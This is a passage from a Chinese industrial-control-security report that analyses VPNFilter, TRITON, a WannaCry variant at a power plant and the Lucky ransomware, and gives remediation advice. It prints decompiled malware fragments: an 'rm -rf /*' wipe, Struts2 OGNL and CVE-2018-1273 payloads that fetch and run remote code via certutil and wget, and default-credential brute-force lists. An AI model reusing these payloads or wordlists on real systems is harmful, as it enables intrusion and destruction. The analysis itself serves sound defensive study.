1. ssler(流量拦截与 js 注入)
2. dstr(设备破坏)
3. ps(数据包嗅探)

0x1 ssler 模块

ssler 模块主要功能是数据窃取、通过拦截 80 端口流量进行 web 页面的 js 注入并记录敏感信息。该模块可接受如下参数来运行:

参数	功能
dst	由防火墙规则(iptables rules)使用,用来指定一个用于流量监控的目的地址
src	由防火墙规则(iptables rules)使用,用来指定一个用于流量监控的源地址
dump	记录该参数指定的域名的所有HTTP头部到reps_*.bin文件中
site	指定用来进行js注入的web页面
hook	指定用来完成注入的javaScript文件的URL

0x2 dstr 模块

dstr 模块主要是清理感染痕迹(毁尸灭证),破坏设备,防止安全人员取证。

该模块先将自身从磁盘上删除，然后结束含有“vpnfilter”、“security”、“tor”等名字的进程（停止阶段 2 相关进程）， 最后强制删除文件系统上的剩余部分，并重启设备，此时设备已经被完全破坏掉:

```
15  do
16  {
17    sys_kill(v3, 9);
18LABEL_6:
19    v3 = search((int)"vpnfilter");
20  }
21  while ( v3 > 0 );
22  while ( 1 )
23  {
24    v4 = search((int)"security");
25    if ( v4 <= 0 )
26      break;
27    sys_kill(v4, 9);
28  }
29  while ( 1 )
30  {
31    v5 = search((int)"tor");
32    if ( v5 <= 0 )
33      break;
34    sys_kill(v5, 9);
35  }
```

```
sub     esp, 0Ch
push    offset aRmRf    ; "rm -rf /*"
call    sys_execve
mov     dword ptr [esp], 1234567h ; magic3
call    sys_reboot
add     esp, 10h
lea     esp, [ebp-0Ch]
pop     ebx
pop     esi
pop     edi
```

0x3 ps 模块

ps 模块主要是数据包嗅探并记录相关数据(HTTP 登录认证凭证、Modbus 协议等)

```
nop
addiu   $a1, $v0, (aModbusSUhSHu - 0x400000)  # "*modbus*\n%s:%uh->%s:%hu"
move    $a2, $s1
move    $a3, $s2
la      $t9, sub_4015B0
nop
jalr    $t9 ; sub_4015B0
```

其中该模块针对知名工业协议 Modbus 进行流量嗅探或监控,并按如下格式记录 Modbus 相关流量:

modbus

源 IP:源端口->目的 IP:目的端口

(2)关联溯源分析

在分析的过程中我们发现阶段 1 中样本用到的 RC4 变种解密算法跟历史上著名的攻击事件 BlankEnergy(黑暗力量)如出一辙，而 BlackEnergy 正是近几年陆续攻击乌克兰电网、能源机构等关键基础设施的恶意软件，其最早可追溯到 2007 年，由俄罗斯地下黑客组织开发并广泛使用，主要目标是乌克兰政府组织、能源机构等，思科团队认为此次攻击主要为俄罗斯操纵，而且多国曾指出 2017 年的 NotPetya 勒索攻击、BadRabit 事件均出自俄罗斯之手，其主要目标就是乌克兰，据研究人员表明，该僵尸网络最早可追溯到 2016 年，其一直潜伏做为间谍软件大量收集情报，而直到最近几个月才大肆扫描设备，重点感染乌克兰路由器和 Iot 设备，很可能是要破坏乌克兰于 2018 年 5 月 26 举办的 UEFA 欧洲冠军联赛决赛,而去年的 NoPetya 勒索软件也是在乌克兰举行宪法日(每年 6 月 27 日)等重大活动之时发动攻击,种种迹象都表明俄罗斯地下黑客组织正密切关注乌克兰，随时可能利用其组建的僵尸网络进行更大规模的网络攻击，对物联网设备、

工业控制系统等国家关键基础设施破坏能力极大.

另外在阶段 3 的分析中我们提到 ps 模块会监控 Modbus SCADA 协议的通信流量，并记录 ip 与端口，由此可见 VPNFilter 不仅局限于物联网(Iot),在工控系统以及互联网等都有部署,其以路由器为入侵入口，以受感染的路由器作为节点，将其做为自己的私有“VPN”代理,隐蔽性极高，大大提高研究人员溯源与取证的难度，这可能是其名字中”VPN”的来源,至于”Filter”说的应该是其强大的原生套接字抓包能力，能够截获数据链路层所有数据包，并过滤出自己所关心的数据包。

(3) 危害分析

攻击者能够利用该间谍软件来控制并监视处于工控网络、办公环境中的各种网络设备(包含路由器、网关、防火墙以及其他的物联网设备等)，其支持工控网络情报收集(监控 Modbus SCADA 协议)、Web 登录凭证截获、流量篡改(中间人攻击)、定向 JS 注入、设备破坏性攻击等功能，从物联网到工业控制关键基础设施(国家电网、能源机构等)都有涉足，影响面十分广泛

VPNFilter 破坏性较强，可以通过烧坏用户的设备来完全清理感染痕迹，比简单地删除恶意软件痕迹更深入,同时该恶意软件利用感染的成千上万路由器作为节点组建大型物联网僵尸网络，一旦发动破坏攻击，可能导致成千上万的设备脱机无法正常使用、大规模的中断，造成严重经济损失甚至社会混乱。

(4) VPNFilter 清除与防范建议

1. 重启路由器并重装路由器或网络存储设备固件，并升级至最新版本；
2. 备份数据，恢复设备出厂设置；
3. 修改设备密码为强密码，避免为管理员账户使用默认密码，建议数字、字母与特殊符号组合使用,加强安全性；
4. 及时更新设备补丁，避免存在公开漏洞；
5. 设置防火墙并禁用路由器远程管理；
6. 部署带有 IPS 入侵检测功能的防火墙(如六方云工业防火墙等)或安装防病毒软件进行实时检测与防御。

4.2.2 基于工控 SIS 的恶意软件 TRITON 分析[8]

国外安全研究员就曝光一款首次针对工控安全系统的恶意软件 Triton(又名为 Trisis 或 Hatman)，该软件利用施耐德 Triconex 安全仪表系统（Safety Instrumented System，SIS）零日漏洞，对中东一家石油天然气工厂发起网络攻击，导致工厂停运。在 2018 年 5 月 24 日,TRITON 背后的黑客组织 Xenotime 再次浮出水面,并针对更大范围的工厂进行攻击,再次引起工控安全厂商的跟踪与关注。

4.2.2.1 技术原理分析

TRITON 攻击框架完全由 python v2.7 编写,其主要由三部分模块组成,如图 35 所示：

1. 主程序(Trilog.exe)；
2. 注入组件(inject.bin、iman.bin)；
3. 通信库(library.zip: TsHi、TsBase、TsLow、TS_cnames 等)；




图 35 TriTon 恶意软件框架图

攻击者首先利用社会工程学以及渗透测试等手段获得运行 Windows 系统的 Triconex 工程工作站（Engineering Workstation）以及分布式控制系统（Distributed Control System，DCS）的远程访问权限,然后将 TRITON 恶意软件伪装成合法的 Triconex Trilog 应用程序 Trilog.exe 投递到妥协的工程工作

站(或工程师站)，一旦工程师站感染 TRITON，其便会通过 UDP 1502 端口扫描进行内网 Triconex SIS 控制器的探测，并尝试连接探测到的 IP，一旦连接成功，TRITON 便能够通过自己逆向实现的 TriStation 协议通信库与 SIS 进行通信，进而注入修改 SIS 设备行为的代码，使目标处于不安全状态并无法正常工作。

TRITON 恶意软件攻击流程示意如图 36 所示




图 36　TriTon 攻击流程图

(1)　主程序 Trilog.exe

Trilog.exe 原本是 Triconex 应用软件中用来记录日志、回放和分析来自 Triconex 控制器的高速操作数据的模块程序,这里 TRITON 病毒伪装正常的程序，绕过工控系统基于进程名字监控的白名单机制,利用攻击者编写的通信库(实现 TriStation 协议)与 Triconex 控制器通信,探测控制器状态，并将两个核心恶意代码 inject.bin 以及 imain.bin 通过打包注入到 Triconex 控制器中,以便后续的利用。

(2)　通信库 library.zip

在 TRITON 框架中 Trilog.exe 主要通过未认证的 TriStation 协议(简称 TS 协议)与 Triconex 控制器进行通信,进而实现读写控制程序和数据、运行或终止程序、获取状态信息等功能,整个通信库包含很多 py 组件,其中四个 TS 协议相关的核心模块分别是 TsHi、TsBase、TsLow、TS_cnames:

- TS_cnames.py 包含用于 TriStation 协议功能和响应代码(TS_cst)以及按键开关和控制程序状态的命名查询常量(-1~256):
- TsHi.py 是该框架的高层通信接口,实现探测和攻击等功能,可供主程序 Trilog.exe 调用实施攻击脚本,提供读写函数和程序、获取工程信息、与攻击载荷通信、代码签名与 CRC 检验等一切攻击相关的过程调用
- TsBase.py 作为高层接口(TsHi.py)与底层 TS 协议功能代码(TsLow.py)之间的转换层
- TsLow.py 是整个通信框架的最底层,包含 TS 通信协议的底层函数,提供基于 UDP 的通信

(3) 注入组件(inject.bin、imain.bin)

- Inject.bin 主要用来负责注入后门实体 imain.bin 到固件内存里,其主要利用施耐德电气 Triconex Tricon MP3008 10.0 到 10.4 固件版本中存在的安全漏洞(漏洞编号:CVE-2018-7522、CVE-2018-8872)来获取系统访问权限
- imain.bin 是作为后门实体而存在的,通过它攻击者就能够获得对于安全控制器内存的读写执行权限而不受 Tricon 钥匙开关位置或者控制程序重置等的影响,该后门主要通过通信库高层接口 TsHi.py 中 ExplReadRamEx、ExplWriteRamEx、ExplExec 与 TRITON 框架进行通信。

（4）危害分析

安全仪表系统（SAFETY INSTRUMENTED SYSTEM 简称 SIS），又称为安全联锁系统（SAFETY INTERLOCKING SYSTEM），主要为工厂控制系统中报警和联锁部分，对控制系统中检测的结果实施报警动作或调节或停机控制，是工业企业自动控制中的重要组成部分。目前 TRITON 恶意软件所利用的漏洞主要影响施耐德电气 TRICONEX TRICON MP3008 10.0/10.1/10.2/10.3/10.4 固件版本,其他型号或者该型号的其他固件版本均不受其影响，鉴于传统工控网络系统升级困难或固件升级缓慢等因素,此恶意软件的影响还是不容小觑。

该恶意软件可以在攻陷 SIS 系统后，对 SIS 系统逻辑进行重编程，使 SIS 系统产生意外动作，对正常生产活动造成影响；或是造成 SIS 系统失效，在发生安全隐患或安全风险时无法及时实行和启动安全保护机制；亦或在攻陷 SIS 系统

后，对 DCS 系统实施攻击，并通过 SIS 系统与 DCS 系统的联合作用，对工业设备、生产活动以及操作人员的人身安全造成巨大威胁。

4.2.2.2 TRITON 恶意软件发现、清除与防范

针对 TRITON 攻击工程中与 SIS 的通信特征,可通过防火墙的 IPS 日志与流量监测审计进行及时发现。

针对工控系统中发现的 TRITON 恶意软件模块可能通过删除主程序 Trilog.exe(重装 Triconex 应用软件)、重置 SIS(恢复出厂设置)来删除注入组件并及时升级 Triconex Tricon MP3008 固件版本进行有效清除。

针对 TRITON 的攻击方式以及攻击场景,可在工业终端安全以及工业网络安全维度进行安全防范:

1) 可通过部署主机白名单软件以及实施主机安全加固进行安全防护，增强线上主机以及终端系统健壮性，在任何能访问 SIS 系统的服务器或工作站上采用严格的访问控制和应用白名单措施。
2) 结合现场工业业务以及工业网络建立通信数据模型，通过协议，数据包，流量，业务以及行为的综合分析实现病毒发现与预警（可通过专业的工控安全审计监测平台实现），并通过工业防火墙深度包检测(DPI)功能，及时阻断病毒传播路径。
3) 升级固件到最新、安装对应的漏洞补丁。
4) 在技术可行的情况下，将安全系统网络与过程控制信息系统网络隔离开(确保 SIS 处理隔离的网络中)。
5) 利用提供物理控制能力的硬件功能对安全控制器进行编程，一般通过物理密钥控制的交换机实现。在 Triconex 控制器上，除了预定的编程事件期间，密钥不应留在 PROGRAM 模式中。
6) 监控 ICS 网络流量，检测意外通信流量和其它异常活动。
7) 对工业网络统一部署工控卫士或工业防火墙等工控安全产品。

4.2.3 某电厂工控安全故障事件分析[9]

2018 年 8 月 15 日，某厂发生了生产大区、管理大区等信息安全事件,相继 DCS 和 PLC 系统部分工控机出现重启或蓝屏现象。经对全厂控制系统的服务器、工程师站、历史站、接口机、操作员站进行扫描，发现病毒文件 tasksche.exe、mssecsvc.exe、qeriuwjhrf 存在于电脑 C:\Windows 目录下，且病毒程序执行时间和 8 月 15 日晚电脑蓝屏死机时间吻合,分析认为本次事件由于病毒感染引起。

4.2.3.1 病毒行为分析

目前该病毒分别在电厂安全 I 区、安全 II 区、管理大区发现均有主机感染“变种勒索病毒”，文件信息如下：

病毒文件：mssecsvc.exe　　大小：3723264 字节

MD5:0C694193CEAC8BFB016491FFB534EB7C

该病毒变种样本据确认最早在互联网发现于 2018 年 6 月 2 日，感染后会释放文件：c:\windows\mssecsvc.exe 、c:\windows\qeriuwjhrf 、c:\windows\tasksche.exe，开启服务并运行，但由于变种版本只会通过 TCP:445 端口感染其它主机，出现间断性攻击主机蓝屏死机重启，影响生产控制系统运行，释放的加密程序文件 tasksche.exe，经分析为文件包压缩异常，无法运行加密程序，变成真正的“勒索病毒”，所以没有导致更严重的生产系统数据加密的问题发生（包括生产资料、逻辑文件、SIS 数据库加强等）。

4.2.3.2 病毒体分析

分别对 mssecsvc.exe、tasksche.exe 和 qeriuwjhrf 病毒文件进行反汇编分析与测试。得到以下结论：

mssecsvc.exe 创建服务 mssecsvc2.0，释放病毒文件 tasksche.exe 和 qeriuwjhrf 文件并启动 exe 文件，mssecsvc2.0 服务函数中执行感染功能，执行完毕后等待 24 小时退出，启动 mssecsvc.exe，再循环向局域网的随机 ip 发送 SMB 漏洞利用代码。

通过对其中的发送的 SMB 包进行分析，此次病毒发行者正是利用了 2016 年盗用美国国家安全局（NSA）自主设计的 Windows 系统黑客工具 Eternalblue。

经过对多方求证和数据重组分析得出，明确该病毒使用 ms17-010 漏洞进行了传播，一旦某台 Windows 系统主机中毒，相邻的存在漏洞的网络主机都会被其

主动攻击，整个网络都可能被感染该蠕虫病毒，受害感染主机数量最终将呈几何级的增长。

在反汇编过程中，发现其主传播文件 mssecsvc.exe 其中释放出的 tasksche.exe 为破损文件，无法正常执行病毒程序，故此次病毒无法完成最关键动作，无法加密文件以达到勒索的目的。因此在本次安全事故中，并未造成实质性、灾害性的破坏的安全事件。

4.2.3.3 事件调查

影响范围：涉及生产大区、管理大区。

生产大区情况：攻击除#1 机组 DCS、NCS、电量之外的 I、II 区几乎所有的特定版本的 Windows 主机，包括 DCS、辅控、各接口机、SIS，由于各区域通过接口机感染，导致各接口机隔离生产系统相互交叉感染，导致病毒全面大爆发，现场确认第一次主机攻击 2018 年 8 月 15 日 21:20 左右进行。

管理大区情况：目前在办公区域员工电脑发现 1 台主机感染“勒索病毒变种”，感染时间在 2018 年 8 月 15 日 23:11，与病毒样本为生产区同一版本，该主机未打补丁及病毒库，发现多个木马病毒感染的情况；另外 1 台为输煤辅控监控主机为 2018 年 8 月 17 日 14:57，同样是未打补丁及未安装病毒软件。

由于该勒索病毒变种感染自身行为特点、生产大区与管理大区存在感染同一病毒的情况，分析原因可能有两种：通过移动存储介质感染和通过网络感染（这种可能性比较高），

通过网络感染又分为 2 种情况：

- 感染病毒的主机与生产大区主机存在（临时）网络交叉，这种情况可能性比较低（只有已配置特定双网卡情况下才会发生，直连网络不可达，现场排查唯一的双网卡是值长站办公主机，但是与调度三区非同时连接）。目前已排查重点区域：值长站办公主机、NCS 相关主机，包括录波，也有感染非勒索病毒）、辅控办公主机（输煤监控有 1 台感染勒索病毒）；
- 感染病毒的电厂内部、工控厂家运维笔记本，及生产区电脑在管理区维护后接入生产大区网络，这种情况可能性比较高。

其他方式的攻击与感染路径也是 2 种情况：

- 外部人员运维笔记本同时/非同时接入生产大区与管理大区网络并感染生产大区与管理大区主机；
- 内部人员运维笔记本及近期维护工控系统主机。接入过管理大区办公网的运维笔记本又接入生产大区，或接入过管理大区办公网的维护工控系统主机又接入生产大区。

4.2.3.4 **应急处理方式**

a）切断一切网络连接；

b）停止系统服务里的传播服务 mssecsvc2.0，及时删除 C:\Windows\mssecsvc.exe 、 C:\Windows\tasksche.exe 和 C:\Windows\qeriuwjhrf 病毒源文件；

以上动作在现场应急处理时采用自制程序手动完成。

c）根据不同系统版本分别安装 ms17-010 安全补丁程序。

d）有效性测试

按该方法对受感染的计算机进行病毒查扫之后，通过试验与测试发现，使用抓包程序抓包，并未发现有异常的网络数据请求和流量产生，此现可以证明该方法有效可行。

4.2.3.5 **安全建议**

a）区域防护：各安全 I 区的系统应该进行区域之间的加强访问控制，应实现 DCS 机组之间、辅控等各区域之间逻辑隔离，防火墙应该支持端口级（目前 I/II 防火墙需要升级，不支持自定义端口），实施后可以限制在区域范围内。

b）网络行为审计：部署管理大区及生产大区各部署入侵检测系统（目前包括管理大区核心交换未部署 IDS；互联网边界有部署 IPS 但已过期），实施后快速定位网络攻击爆发的源头。

c）边界安全提升：加强管理区主机补丁升级、防病毒统一管理（部署终端安全软件）；生产区边界非操作员站（如接口机）开启本地防火墙策略、补丁等即可以防护本次攻击，也可以考虑安全防护软件，实施后，管理区可以避免感染、快速定位主机爆发的源头；生产区主机边界如接口机有一定防护能力；

d）移动运维管控：加强内部及外部人员的笔记本技术安全管控，采用网络隔离设备防止网络攻击或专用工控运维笔记本接入。

e）主机安全提升

主机安全提升包括以下方面：

1） 加强移动介质的管理，通过设置 BIOS、注册表参数禁用 U 盘或者采用安防系统隔离 U 盘，控制系统程序、数据备份采用光盘形式。

2） 控制系统工控机禁止使用 USB 口或者拆除不必要的 USB 口，防止移动设备等通过 USB 口接入网络内。

3） 检查各控制系统正常运行时电脑需开启的服务和端口，关闭不必要的服务和端口。

4） 定期对控制系统主机进行补丁升级等。

4.2.4 某石油公司 Lucky 勒索病毒事件分析[11]

2018 年 11 月，某石油公司采油厂感染了一款名为 Lucky 的勒索病毒，导致业务系统受到感染影响了生产。

该病毒传播能力极强，可运用多种漏洞组合进行传播，同时支持感染 Linux 和 Windows 操作系统，加密文件采用高强度加密 RSA+AES 算法，并且还会消耗主机资源进行挖矿。

经分析，Lucky 勒索病毒整体流程如下：




图 37　Lucky 病毒结构框架图

4.2.4.1 **技术分析：**

Lucky 病毒分为多个模块，包括下载模块，传播模块、勒索模块和挖矿模块等。

1、下载模块

主要是下载 Windows 平台下的 conn.exe 和 srv.exe 到 C：\Program Files\Common File\System 目录下然后调用 ShellExecute 去执行。

2、传播模块

传播模块主要的功能是负责 windows 平台上的横向移动，会使用如下漏洞或弱口令进行传播。

SpringDataCommons 组件远程代码执行漏洞（CVE-2018-1273）
Tomcat web 管理后台弱口令爆破

系统账户弱口令爆破
JBoss 反序列化漏洞(CVE-2013-4810)
JBoss 默认配置漏洞(CVE-2010-0738)
Weblogic WLS 组件漏洞（CVE-2017-10271）
Apache Struts2 远程代码执行漏洞（S2-045）
Apache Struts2 远程代码执行漏洞（S2-057）
Windows SMB 远程代码执行漏洞（MS17-010）

（1）Apache Struts2 远程代码执行漏洞

```
sub_804CB15(
  (int)&v3,
  (int)"--bc23a13f31024ac8a552256bb237d599\r\n"
       "Content-Disposition: form-data; name=\"image1\"\r\n"
       "Content-Type: text/plain; charset=utf-8\r\n"
       "\r\n"
       "certutil.exe -urlcache -split -f http://",
  (int)&unk_8431928);
sub_804CBAB(&v2);
sub_8295000(&v3);
sub_804CB15(
  (int)&v4,
  (int)"Content-type: %{(#nike='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_"
       "memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#contain"
       "er.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#o"
       "gnlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm)))).(#cmd='certutil.exe -urlcache -split -f http://",
  (int)&unk_8431928);
sub_804CBAB(&v1);
sub_8295000(&v4);
sub_8297950(&v6, &v1);
sub_8297950(&v7, &v2);
sub_804E470(&v5);
sub_8295000(&v5);
sub_8295000(&v7);
sub_8295000(&v6);
sub_804CB15(
  (int)&v11,
  (int)"--bc23a13f31024ac8a552256bb237d599\r\n"
       "Content-Disposition: form-data; name=\"image1\"\r\n"
       "Content-Type: text/plain; charset=utf-8\r\n"
       "\r\n"
       "nohup uname --m|grep x86_64>>/dev/null||(pkill loop ; wget -O .loop http://",
  (int)&unk_8431928);
sub_804CBAB(&v10);
sub_804CBE4(&v9);
```

（2）CVE-2018-1273 漏洞

Windows 系统利用 CVE-2018-1273 漏洞上传 fast.exe 病毒 Downloader 至 C 盘根目录。

```
  (int)&unk_8431928);
sub_804CBAB(
  (int)&v47,
  (int)&v70,
  (int)"/d/fast.exe c:/fast.exe&cmd.exe /c c:/fast.exe\")]=abcdefg&password=abcdefg&repeatedPassword=abcdefg");
sub_8295000(&v70);
v19 = sub_8296C40(&v47);
v20 = sub_8296C40(&v56);
```

Linux 系统利用 CVE-2018-1273 漏洞上传 ft32 和 ft64 病毒 Downloader 至服务器。

```
sub_804CBAB(
  (int)&v75,
  (int)&v76,
  (int)"/d/ft32 && chmod 777 .loop && ./.loop)&&(pkill loop ; wget -O .loop http://");
sub_804CBE4(&v74);
sub_804CBAB((int)&v73, (int)&v74, (int)"/d/ft64&&chmod 777 .loop&& ./.loop) &')\")]=abcdefg");
sub_8295060(&v47, &v73);
sub_8295000(&v73);
sub_8295000(&v74);
```

（3）Tomcat 管理后台弱口令爆破

```
  a1[13] = 1024;
  a1[9] = sub_8228830(a1[10]);
  if ( !a1[9] )
    sub_82C01FD((int)"m_buf", (int)"ssh2.h", 45, (int)"ssh2_t");
  a1[12] = sub_8228830(a1[13]);
  result = a1[12];
  if ( !result )
    sub_82C01FD((int)"m_errmsg", (int)"ssh2.h", 47, (int)"ssh2_t");
```

```
.rodata:082D34ED aSsh2H          db 'ssh2.h',0           ; DATA XREF: sub_804C7E6+95↑o
.rodata:082D34ED                                         ; sub_804C7E6+CF↑o
.rodata:082D34F4 aMBuf           db 'm_buf',0            ; DATA XREF: sub_804C7E6+9A↑o
.rodata:082D34FA aMErrmsg        db 'm_errmsg',0         ; DATA XREF: sub_804C7E6+D4↑o
.rodata:082D3503 aOutput         db 'output',0
.rodata:082D350A aAdminAdmin     db 'admin:admin',0      ; DATA XREF: .data:off_8426060↓o
.rodata:082D3516 aTomcatTomcat   db 'tomcat:tomcat',0
.rodata:082D3524 aAdmin1234      db 'admin:1234',0       ; DATA XREF: .data:off_8426068↓o
.rodata:082D352F aAdmin_0        db 'admin:',0           ; DATA XREF: .data:off_842606C↓o
.rodata:082D3536 aManagerManager db 'manager:manager',0  ; DATA XREF: .data:off_8426070↓o
.rodata:082D3546 aTomcatS3cret   db 'tomcat:s3cret',0    ; DATA XREF: .data:off_8426074↓o
.rodata:082D3554 aTomcat111111   db 'tomcat:111111',0    ; DATA XREF: .data:off_8426078↓o
.rodata:082D3562 aAdmin111111    db 'admin:111111',0     ; DATA XREF: .data:off_842607C↓o
.rodata:082D356F aTomcat12345678 db 'tomcat:12345678',0  ; DATA XREF: .data:off_8426080↓o
.rodata:082D357F aAdmin0000      db 'admin:0000',0       ; DATA XREF: .data:off_8426084↓o
.rodata:082D358A aAdmin123456    db 'admin:123456',0     ; DATA XREF: .data:08426088↓o
.rodata:082D3597 aTomcat123456   db 'tomcat:123456',0    ; DATA XREF: .data:0842608C↓o
.rodata:082D35A5 aAdmin123123    db 'admin:123123',0     ; DATA XREF: .data:off_8426090↓o
.rodata:082D35B2 aAdmin12345678  db 'admin:12345678',0   ; DATA XREF: .data:08426094↓o
.rodata:082D35C1 aTomcat123123   db 'tomcat:123123',0    ; DATA XREF: .data:08426098↓o
.rodata:082D35CF aAdmin000000    db 'admin:000000',0     ; DATA XREF: .data:0842609C↓o
.rodata:082D35DC aAdmin123       db 'admin:123',0        ; DATA XREF: .data:084260A0↓o
.rodata:082D35E6 unk_82D35E6     db    0                 ; DATA XREF: sub_80493C7+1D↑o
```

（4）系统账户和密码爆破

```
v17 = "root";
v18 = "admin";
v19 = "test";
v20 = "user";
qmemcpy(v16, off_82D3D40, sizeof(v16));
sub_804C7E6(&v15);
for ( i = 0; i <= 3; ++i )
{
  for ( j = 0; j <= 0x1A; ++j )
  {
    nullsub_15(&v22);
    sub_8297BA0(&v21, v16[j]);
    nullsub_15(&v24);
    sub_8297BA0(&v23, (int)(&v17)[i]);
    nullsub_15(&v26);
    sub_8297BA0(&v25, a1);
    v2 = sub_8055C70(&v15, &v25, a2, &v23, &v21) == 0;
    sub_8295000(&v25);
```

```
.rodata:082D3D40 off_82D3D40     dd offset aRoot          ; DATA XREF: sub_804ADD1+3A↑o
.rodata:082D3D40                                         ; "root"
.rodata:082D3D44                 dd offset aAdmin         ; "admin"
.rodata:082D3D48                 dd offset a111111        ; "111111"
.rodata:082D3D4C                 dd offset aTest          ; "test"
.rodata:082D3D50                 dd offset aPassword_1    ; "password"
.rodata:082D3D54                 dd offset a123           ; "123"
.rodata:082D3D58                 dd offset aRoot123       ; "root123"
